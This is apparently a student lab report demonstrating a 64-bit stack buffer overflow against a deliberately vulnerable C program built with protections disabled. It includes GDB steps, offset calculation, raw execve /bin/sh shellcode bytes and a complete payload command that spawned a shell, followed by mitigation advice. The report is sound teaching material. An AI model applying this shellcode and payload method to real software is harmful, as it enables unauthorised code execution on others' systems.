Name: Samyak Shriram Gedam
Roll No: 252IS032

Demonstration of a 64-bit Stack-Based Buffer Overflow

1. Introduction: The Theory of Stack Overflow

In C, the **stack** is a region of memory used to store local variables, function parameters, and control-flow information. When a function is called, it creates a "stack frame" for its data. This frame includes the **return address** (or Instruction Pointer, RIP), which tells the CPU where to resume execution after the function finishes.

A **stack-based buffer overflow** is a vulnerability that occurs when a program writes more data to a buffer (a local variable on the stack) than it can hold. This excess data "overflows" and overwrites adjacent data in memory.

In a classic attack, the goal is to overwrite the saved **Return Address (RIP)**. By replacing this address with a new one, an attacker can hijack the program's execution flow and redirect it to a location of their choice, such as a block of malicious code (shellcode) they have injected into the program's memory.

This report details the successful exploitation of a custom-compiled, vulnerable C program in a 64-bit Linux environment to gain shell access.


2. Setup and Environment

2.1 The Vulnerable Code (overflow.c)

The attack targeted the following C program, which contains a critical vulnerability in the main function.

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
   char buf[256];
   strcpy(buf, argv[1]);
   printf("%s\n", buf);
   return 0;
}
```



The vulnerability lies in the **strcpy(buf, argv[1]);** call. The strcpy function copies the command-line argument (argv[1]) into the buf buffer without checking its length. **Since buf is only 256 bytes**, any input larger than that will cause a buffer **overflow**.

2.2 Compilation and Bypassing Protections

The program was compiled with modern security protections explicitly disabled to demonstrate the classic attack vector.

Compilation Command:
gcc -fno-stack-protector -z execstack -no-pie -m64 -g overflow.c -o overflow

- **-fno-stack-protector**: Disables "stack canaries," which are random values placed on the stack to detect overflows.
- **-z execstack**: Makes the stack region executable (disabling the NX-bit/Data Execution Prevention). This allows code placed on the stack to be run.
- **-no-pie**: Disables Position Independent Executable (PIE), ensuring the program's code is loaded at a static address.

3. Attack Methodology and Walkthrough

The entire attack was performed using the GNU Debugger (GDB) to analyze the program's memory and control its execution.

3.1 Step 1: Program Analysis in GDB


First, the program was loaded into GDB to analyze its assembly code.

- Command: gdb ./overflow
- Command: disas main

The disassembly of main revealed the **location of the buffer**:
`0x000000000040115c <+38>: lea -0x100(%rbp),%rax`
This line shows that the buf array starts at memory address RBP - 0x100 (which is 256 bytes before the base pointer). On a 64-bit system, this means:

- **Buffer (buf)**: RBP - 0x100 (256 bytes)
- **Saved RBP**: RBP (8 bytes)
- **Saved RIP (Return Address)**: RBP + 0x8

Therefore, the offset to overwrite the return address is **256 bytes (for the buffer) + 8 bytes (for the saved RBP) = 264 bytes**.




3.2 Step 2: Verifying the Buffer Size and Offset


To verify this, a breakpoint was set just after the strcpy call (at the printf) and the program was run with exactly **256 'A's.**

- Command: break *0x0000000000401175
- Command: run $(python -c "print('A'*256)")

The program hit the breakpoint and did *not* crash, confirming that 256 bytes perfectly fills the buffer without corrupting the return address.



Next, a payload of 266 'A's was sent. This overwrote the 256-byte buffer, the 8-byte saved RBP, and the first 2 bytes of the RIP. This resulted in a crash, confirming our offset calculations.




3.3 Step 3: Gaining Control of RIP

To prove we could control the exact address, a specific pattern was sent: **264 'A's (to fill buffer + saved RBP) followed by 4 'B's.**

- Command: run $(python -c "print('A'*264+'BBBB')")

The program crashed with a segmentation fault at 0x00007f0042424242. The 0x42 (ASCII for 'B') confirms we **successfully overwrote the lower 4 bytes of the RIP.**



To confirm full control, a payload with 6 'B's was sent.

Command: run $(python3 -c "print('A'*264 + 'B'*6)")

This resulted in a clean crash and a segmentation fault at 0x0000424242424242. This confirms we have full, byte-for-byte control over the instruction pointer.


3.4 Step 4: Finding the Target Address

Now that we control *what* the program executes, we need to know *where* to jump. The logical target is our own buffer, which we will fill with shellcode.

After the crash, the stack was inspected to find the address of our 'A's.

- Command: x/40gx $rsp-300

The output showed our buffer (filled with 0x41 or 'A') starting around 0x7fffffffdad4. A "safe" target address of **0x7fffffffdae0** was chosen. This address is slightly inside the buffer, providing a reliable "landing pad" for our jump.



3.5 Step 5: Payload Construction

The final payload was constructed with three parts:

1. **NOP Sled (200 bytes)**: A long series of **\x90** (No-Operation) bytes.
2. **Shellcode (24 bytes)**: A standard **64-bit Linux shellcode** to execute /bin/sh.
   - \x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\xb0\x3b\x0f\x05


   Shell-code Link: https://www.exploit-db.com/exploits/42179

3. **Padding (40 bytes)**: 'A's to fill the remaining space up to the 264-byte offset.
4. **New RIP (6 bytes)**: Our **target address (0x7fffffffdae0)** in little-endian format (\xe0\xda\xff\xff\xff\x7f).

4. Results: Successful Exploit and Post-Exploitation


The final payload was sent to the program inside GDB:

- Command:
  run $(python3 -c "import sys; sys.stdout.buffer.write(b'\x90'*200 + b'\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\xb0\x3b\x0f\x05' + b'A'*40 + b'\xe0\xda\xff\xff\xff\x7f')")




The exploit was successful. GDB reported that the process was executing a new program:

process 45387 is executing new program: /usr/bin/dash




This message, followed by the $ prompt, confirms that our shellcode was executed, and we successfully spawned a new shell.

To verify control, the whoami command was executed, which returned samyak.



Finally, the exit command was used to terminate the spawned shell, and quit was used to exit GDB.



5. Conclusion and Mitigation

This demonstration successfully proved that a simple stack buffer overflow vulnerability, combined with disabled security protections, can lead to a full system compromise at the user's privilege level.

This attack could have been prevented by modern security practices:

1. **Secure Coding**: The vulnerability itself could be fixed by replacing the unsafe strcpy function with a bounded function like strncpy or snprintf that respects the buffer size.
2. **Stack Canaries (-fstack-protector)**: This is a standard compiler flag that would have placed a random value between the buffer and the return address. The overflow would have corrupted this "canary," and the program would have safely aborted before the ret instruction was ever executed.
3. **Non-Executable Stack (NX Bit)**: This is a standard OS/hardware feature that marks the stack as non-executable. Even if we had hijacked RIP, the CPU would have refused to execute our shellcode, and the program would have crashed.
4. **ASLR (Address Space Layout Randomization)**: This OS feature randomizes the stack's starting address every time the program is run. This would have made our target address (0x7fffffffdae0) impossible to guess, rendering the exploit ineffective.